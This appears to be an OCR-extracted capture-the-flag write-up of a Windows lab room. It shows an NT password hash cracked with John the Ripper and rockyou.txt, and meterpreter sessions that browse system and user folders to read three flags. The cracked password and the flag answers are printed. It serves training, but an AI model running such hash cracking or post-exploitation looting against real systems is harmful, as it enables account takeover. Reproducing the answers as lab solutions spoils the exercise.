
```
root@ip-10-10-77-45:~# echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" >> jon.txt
root@ip-10-10-77-45:~# ls
Desktop  Downloads  Instructions  jon.txt  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-77-45:~# cat jon.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
root@ip-10-10-77-45:~# cp jon.txt jon.hash
root@ip-10-10-77-45:~# ls
Desktop  Downloads  Instructions  jon.hash  jon.txt  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-77-45:~# cat jon.hash
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
root@ip-10-10-77-45:~#
```



```
root@ip-10-10-77-45:~# echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" >> jon.txt
root@ip-10-10-77-45:~# ls
Desktop  Downloads  Instructions  jon.txt  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-77-45:~# cat jon.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
root@ip-10-10-77-45:~# cp jon.txt jon.hash
root@ip-10-10-77-45:~# ls
Desktop  Downloads  Instructions  jon.hash  jon.txt  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-77-45:~# cat jon.hash
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
root@ip-10-10-77-45:~# john jon.hash --format=NT --wordlist=/opt/rockyou.tx
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
fopen: /opt/rockyou.tx: No such file or directory
root@ip-10-10-77-45:~# john jon.hash --format=NT --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
fopen: /opt/rockyou.txt: No such file or directory
root@ip-10-10-77-45:~# cd Desktop/
root@ip-10-10-77-45:~/Desktop# ls
'Additional Tools'   mozo-made-15.desktop   Tools
root@ip-10-10-77-45:~/Desktop# cd Tools/
root@ip-10-10-77-45:~/Desktop/Tools# ls
 Binex   Decompilers     mozo-made-20.desktop  'Password Attacks'   recon-ng           Steganography   Wireless
 C2      Miscellaneous   mozo-made-21.desktop   PEAS               'Static Binaries'   Web             wordlists
root@ip-10-10-77-45:~/Desktop/Tools# cd wordlists
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# ls
dirb  dirbuster  fasttrack.txt  MetasploitRoom  PythonForPentesters  rockyou.txt  SecLists  wordlists.zip
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --wordlist=/opt/rockyou.txt
stat: jon.hash: No such file or directory
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# cd
root@ip-10-10-77-45:~# cp jon.hash ~/Desktop/Tools/wordlists/jon.hash
root@ip-10-10-77-45:~# cd ~/Desktop/Tools/wordlists
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
fopen: /opt/rockyou.txt: No such file or directory
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:04 DONE (2022-04-28 10:29) 0.2262g/s 2307Kp/s 2307Kc/s 2307KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-77-45:~/Desktop/Tools/wordlists#
```



```
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:04 DONE (2022-04-28 10:29) 0.2262g/s 2307Kp/s 2307Kc/s 2307KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --wordlist=rockyou.txt --show
Invalid options combination or duplicate option: "--show"
root@ip-10-10-77-45:~/Desktop/Tools/wordlists# john jon.hash --format=NT --show
Jon:alqfna22:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

1 password hash cracked, 0 left
```




Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22

===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===

task 5 find flags!




Task 5 ○ Find flags!

Find the three flags planted on this machine. These are not traditional flags, rather, they're meant to represent key locations within the Windows system. Use the hints provided below to complete this room!


Completed Blue? Check out Ice: Link

You can check out the third box in this series, Blaster, here: Link




Flag1? *This flag can be found at the system root.*

Answer format: ****{*****************}




Question Hint


Can you C it?




```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd
Usage: cd directory
meterpreter > cd ..
meterpreter > pwd
C:\Windows
```



```
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-14 04:18:56 +0100  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 06:08:56 +0100  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-14 04:20:08 +0100  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-14 04:20:08 +0100  ProgramData
40777/rwxrwxrwx   0        dir   2018-12-13 03:13:22 +0000  Recovery
40777/rwxrwxrwx   4096     dir   2018-12-12 23:01:17 +0000  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Users
40777/rwxrwxrwx   16384    dir   2009-07-14 04:20:08 +0100  Windows
100666/rw-rw-rw-  24       fil   2018-12-13 03:47:39 +0000  flag1.txt
0000/---------    3448544  fif   1970-02-18 12:16:48 +0100  hiberfil.sys
0000/---------    3448544  fif   1970-02-18 12:16:48 +0100  pagefile.sys
```




```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```



Flag2? *This flag can be found at the location where passwords are stored within Windows.*


*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

Answer format: ****{****************************}




Question Hint


I wish I wrote down where I kept my password. Luckily it's still stored here on Windows.




```
meterpreter > pwd
C:\Windows\System32\config
meterpreter > ls
Listing: C:\Windows\System32\config
===================================
```



```
100666/rw-rw-rw-   34        fil   2018-12-13 03:48:22 +0000   flag2.txt
```




```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```



Flag2? *This flag can be found at the location where passwords are stored within Windows.*


*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag{sam_database_elevated_access}




flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

Answer format: ****{******************************}




Question Hint


You'll need to have elevated privileges to access this flag.



```
meterpreter > pwd
C:\Users\Jon\Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-12-13 03:13:31 +0000  My Music
40777/rwxrwxrwx   0     dir   2018-12-13 03:13:31 +0000  My Pictures
40777/rwxrwxrwx   0     dir   2018-12-13 03:13:31 +0000  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 03:13:45 +0000  desktop.ini
100666/rw-rw-rw-  37    fil   2018-12-13 03:49:18 +0000  flag3.txt
```



```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```



flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable}